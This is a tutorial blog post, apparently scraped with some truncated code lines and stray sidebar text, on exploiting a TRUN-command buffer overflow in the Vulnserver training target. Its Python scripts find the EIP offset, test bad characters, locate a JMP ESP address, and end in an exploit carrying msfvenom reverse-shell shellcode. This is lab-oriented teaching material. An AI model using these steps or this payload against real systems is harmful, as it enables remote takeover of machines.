Vulnserver – TRUN command buffer overflow exploit

October 2, 2015 elcapitan VulnServer

I run Vulnserver.exe on a Windows 7 machine.

In my previous post I showed how Spike can be used to detect vulnerabilities. TRUN command has a vulnerability. The proof of concept python script:

This blog is dedicated to my research and experimentation on ethical hacking. The methods and techniques published on this site should not be used to do illegal things.

```
#!/usr/bin/python

import socket
import os
import sys

host="192.168.2.135"
port=9999

buffer = "TRUN /.:/" + "A" * 5050

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((host, port))
expl.send(buffer)
expl.close()
```

1. Identify the position of EIP

We sent 5050 “A” characters and EIP was overwritten with 41414141, which is the hex code of the “A” character. EIP was overwritten with our buffer. If we find the position of the EIP in our buffer, then we can overwrite it with any value.

There is a metasploit tool which generates a unique pattern. If we send it instead of “A” characters, then we can find out the offset with another metasploit module. Generate the unique pattern:

/usr/share/metasploit-framework/tools/pattern_create.rb 5040

Copy the pattern into the PoC python script:

I do not take responsibility for acts of other people.

RECENT POSTS


CATEGORIES

```
#!/usr/bin/python

import socket
import os
import sys

host="192.168.2.135"
port=9999

#buffer = "TRUN /.:/" + "A" * 5050
buffer = "TRUN /.:/" + "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((host, port))
expl.send(buffer)
expl.close()
```

Start the Vulnserver and OllyDbg. Attach the debugger to Vulnserver and press the triangle, so that the application is not blocked. Execute the PoC script with the pattern. The EIP is overwritten with a different value.

VulnServer (6)

Windows Reverse Shell (2)



Execute the another metasploit tool with this value:

/usr/share/metasploit-framework/tools/pattern_offset.rb 386f4337

The output will be:

[*] Exact match at offset 2003

Update the PoC script the following way: First send 2003 **A** character, then send 4 **B**, then **C** characters.


... A A A A A | B B B B | C C C C C ...

The updated PoC script:

```
#!/usr/bin/python

import socket
import os
import sys
```

```
host="192.168.2.135"
port=9999

buffer = "TRUN /.:/" + "A" * 2003 + "\x42\x42\x42\x42" + "C" *

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((host, port))
expl.send(buffer)
expl.close()
```

Restart Vulnserver and OllyDbg and execute the updated PoC script. This time EIP is overwritten with Bs.




2. Check bad characters

The buffer should not contain zero characters as it terminates the string and make our attack fail. We have to check if there is other bad characters. In order to do that, we send a buffer with each character and check it in the debugger.

```
#!/usr/bin/python

import socket
import os
import sys

host="192.168.2.135"
port=9999

chars=(
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x
"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\x
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\x
"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\x
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\x
"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\x
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\x
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
```

```
buffer = "TRUN /.:/" + "A" * 2003 + "\x42\x42\x42\x42" + chars

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((host, port))
expl.send(buffer)
expl.close()
```

The characters are next to our four B. The result seems to OK. The only bad character is the 0x00.



Address	Hex dump																ASCII
0175F9E0	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	10	☺☻♥♦♣♠•◘..♂..♫☼►
0175F9F0	11	12	13	14	15	16	17	18	19	1A	1B	1C	1D	1E	1F	20	◄↕‼¶§▬↨↑↓→←∟↔▲▼
0175FA00	21	22	23	24	25	26	27	28	29	2A	2B	2C	2D	2E	2F	30	!"#$%&'()*+,-./0
0175FA10	31	32	33	34	35	36	37	38	39	3A	3B	3C	3D	3E	3F	40	123456789:;<=>?@
0175FA20	41	42	43	44	45	46	47	48	49	4A	4B	4C	4D	4E	4F	50	ABCDEFGHIJKLMNOP
0175FA30	51	52	53	54	55	56	57	58	59	5A	5B	5C	5D	5E	5F	60	QRSTUVWXYZ[\]^_`
0175FA40	61	62	63	64	65	66	67	68	69	6A	6B	6C	6D	6E	6F	70	abcdefghijklmnop
0175FA50	71	72	73	74	75	76	77	78	79	7A	7B	7C	7D	7E	7F	80	qrstuvwxyz{|}~⌂Ç
0175FA60	81	82	83	84	85	86	87	88	89	8A	8B	8C	8D	8E	8F	90	üéâäàåçêëèïîìÄÅÉ
0175FA70	91	92	93	94	95	96	97	98	99	9A	9B	9C	9D	9E	9F	A0	æÆôöòûùÿÖÜ¢£¥₧ƒá
0175FA80	A1	A2	A3	A4	A5	A6	A7	A8	A9	AA	AB	AC	AD	AE	AF	B0	íóúñÑªº¿⌐¬½¼¡«»
0175FA90	B1	B2	B3	B4	B5	B6	B7	B8	B9	BA	BB	BC	BD	BE	BF	C0	▒│┤╡╢╖╕╣║╗╝╜╛┐└
0175FAA0	C1	C2	C3	C4	C5	C6	C7	C8	C9	CA	CB	CC	CD	CE	CF	D0	┴┬├─┼╞╟╚╔╩╦╠═╬╧
0175FAB0	D1	D2	D3	D4	D5	D6	D7	D8	D9	DA	DB	DC	DD	DE	DF	E0	╨╤╥╙╘╒╓╫╪┘┌█▄▌▐▀α
0175FAC0	E1	E2	E3	E4	E5	E6	E7	E8	E9	EA	EB	EC	ED	EE	EF	F0	ßΓπΣσµτΦΘΩδ∞φε∩≡
0175FAD0	F1	F2	F3	F4	F5	F6	F7	F8	F9	FA	FB	FC	FD	FE	FF	43	±≥≤⌠⌡÷≈°∙·√ⁿ²■ C

3. Find address for EIP

In this step we have to check the registers and the stack. We have to find a way to jump to our buffer to execute our code. ESP points to the beginning of the C part of our buffer. We have to find a JMP ESP or CALL ESP instruction. Do not forget, that the address must not contain bad characters!

Open the executable modules list in OllyDbg (press the E letter on the toolbar). Select a module, for example the ntdll.dll. (Vulnserv would not be a good choice as its address contains zero!)

Base	Size	Entry	Name	File version	Path
00400000	00007000	00401130	vulnserv		C:\Users\Viktor\Desktop\vulnserver
62500000	00008000	625010C0	essfunc		C:\Users\Viktor\Desktop\vulnserver
750B0000	00005000	750B15DF	wshtcpip	6.1.7600.16385	C:\Windows\System32\wshtcpip.dll
754E0000	0003C000	754E145D	mswsock	6.1.7600.16385	C:\Windows\system32\mswsock.dll
75BA0000	0004A000	75BA7A9D	KERNELBA	6.1.7600.16385	C:\Windows\system32\KERNELBASE.dll
75E70000	000CC000	75E7168B	MSCTF	6.1.7600.16385	C:\Windows\system32\MSCTF.dll
76B90000	00035000	76B9145D	WS2_32	6.1.7600.16385	C:\Windows\system32\WS2_32.DLL
76C50000	000D4000	76CA10C5	kernel32	6.1.7600.16385	C:\Windows\system32\kernel32.dll
76F60000	000C9000	76F7F7C9	user32	6.1.7600.16385	C:\Windows\system32\user32.dll
771A0000	0001F000	771A1355	IMM32	6.1.7600.16385	C:\Windows\system32\IMM32.DLL
771C0000	0009D000	771F47D7	USP10	1.0626.7600.1638	C:\Windows\system32\USP10.dll
774E0000	0004E000	774EEC49	GDI32	6.1.7600.16385	C:\Windows\system32\GDI32.dll
77530000	000AC000	7753A472	msvcrt	7.0.7600.16385	C:\Windows\system32\msvcrt.dll
779D0000	0013C000		ntdll	6.1.7600.16385	C:\Windows\SYSTEM32\ntdll.dll
77B10000	0000A000	77B1136C	LPK	6.1.7600.16385	C:\Windows\system32\LPK.dll
77B30000	00006000	77B31782	NSI	6.1.7600.16385	C:\Windows\system32\NSI.dll
77B50000	000A1000	77B8AFD4	RPCRT4	6.1.7600.16385	C:\Windows\system32\RPCRT4.dll

Press right click on the code and select Search for/All commands. Enter JMP ESP. A couple of possible address is displayed. Select one.

Address	Disassembly	Comment
77A21463	JMP ESP	(Initial CPU selection)
77A373CD	JMP ESP	
77A78AE4	JMP ESP	

Copy this address into the PoC script. Update the Bs with this address. Do not forget that the order is reversed. The updated script:

```
#!/usr/bin/python
```

```
import socket
import os
import sys

host="192.168.2.135"
port=9999

# 77A373CD   FFE4             JMP ESP

buffer = "TRUN /.:/" + "A" * 2003 + "\xcd\x73\xa3\x77" + "C" *

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((host, port))
expl.send(buffer)
expl.close()
```

Try to send this buffer to Vulnserver, but first set a break point at the chosen address and let us see if it is hit.

4. Add shellcode to the exploit

Generate a shellcode with msfvenom:

msfvenom -a x86 –platform Windows -p windows/shell_reverse_tcp LHOST= <attacker's IP address> LPORT=4444 -e x86/shikata_ga_nai -b '\x00' -f python


Some encoder should be used as the windows/shell_reverse_tcp contains zero characters.

Place the generated code into the PoC script and update the buffer, so that the shellcode is placed after the EIP, in the C part. Place some NOP instructions before the shellcode. (NOP = 0x90) The final exploit:

```
#!/usr/bin/python

import socket
import os
import sys

host="192.168.2.135"
port=9999

buf =  ""
buf += "\xdb\xd1\xd9\x74\x24\xf4\x5a\x2b\xc9\xbd\x0e\x55\xbd"
buf += "\x38\xb1\x52\x31\x6a\x17\x83\xc2\x04\x03\x64\x46\x5f"
buf += "\xcd\x84\x80\x1d\x2e\x74\x51\x42\xa6\x91\x60\x42\xdc"
buf += "\xd2\xd3\x72\x96\xb6\xdf\xf9\xfa\x22\x6b\x8f\xd2\x45"
buf += "\xdc\x3a\x05\x68\xdd\x17\x75\xeb\x5d\x6a\xaa\xcb\x5c"
buf += "\xa5\xbf\x0a\x98\xd8\x32\x5e\x71\x96\xe1\x4e\xf6\xe2"
buf += "\x39\xe5\x44\xe2\x39\x1a\x1c\x05\x6b\x8d\x16\x5c\xab"
buf += "\x2c\xfa\xd4\xe2\x36\x1f\xd0\xbd\xcd\xeb\xae\x3f\x07"
buf += "\x22\x4e\x93\x66\x8a\xbd\xed\xaf\x2d\x5e\x98\xd9\x4d"
buf += "\xe3\x9b\x1e\x2f\x3f\x29\x84\x97\xb4\x89\x60\x29\x18"
buf += "\x4f\xe3\x25\xd5\x1b\xab\x29\xe8\xc8\xc0\x56\x61\xef"
buf += "\x06\xdf\x31\xd4\x82\xbb\xe2\x75\x93\x61\x44\x89\xc3"
buf += "\xc9\x39\x2f\x88\xe4\x2e\x42\xd3\x60\x82\x6f\xeb\x70"
buf += "\x8c\xf8\x98\x42\x13\x53\x36\xef\xdc\x7d\xc1\x10\xf7"
buf += "\x3a\x5d\xef\xf8\x3a\x74\x34\xac\x6a\xee\x9d\xcd\xe0"
buf += "\xee\x22\x18\xa6\xbe\x8c\xf3\x07\x6e\x6d\xa4\xef\x64"
buf += "\x62\x9b\x10\x87\xa8\xb4\xbb\x72\x3b\x7b\x93\x7e\x39"
```

```
buf += "\x13\xe6\x7e\x2c\xb8\x6f\x98\x24\x50\x26\x33\xd1\xc9"
buf += "\x63\xcf\x40\x15\xbe\xaa\x43\x9d\x4d\x4b\x0d\x56\x3b"
buf += "\x5f\xfa\x96\x76\x3d\xad\xa9\xac\x29\x31\x3b\x2b\xa9"
buf += "\x3c\x20\xe4\xfe\x69\x96\xfd\x6a\x84\x81\x57\x88\x55"
buf += "\x57\x9f\x08\x82\xa4\x1e\x91\x47\x90\x04\x81\x91\x19"
buf += "\x01\xf5\x4d\x4c\xdf\xa3\x2b\x26\x91\x1d\xe2\x95\x7b"
buf += "\xc9\x73\xd6\xbb\x8f\x7b\x33\x4a\x6f\xcd\xea\x0b\x90"
buf += "\xe2\x7a\x9c\xe9\x1e\x1b\x63\x20\x9b\x2b\x2e\x68\x8a"
buf += "\xa3\xf7\xf9\x8e\xa9\x07\xd4\xcd\xd7\x8b\xdc\xad\x23"
buf += "\x93\x95\xa8\x68\x13\x46\xc1\xe1\xf6\x68\x76\x01\xd3"

# 77A373CD   FFE4             JMP ESP

buffer = "TRUN /.:/" + "A" * 2003 + "\xcd\x73\xa3\x77" + "\x90'

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((host, port))
expl.send(buffer)
expl.close()
```

The exploit in action:



« PREVIOUS POST

NEXT POST »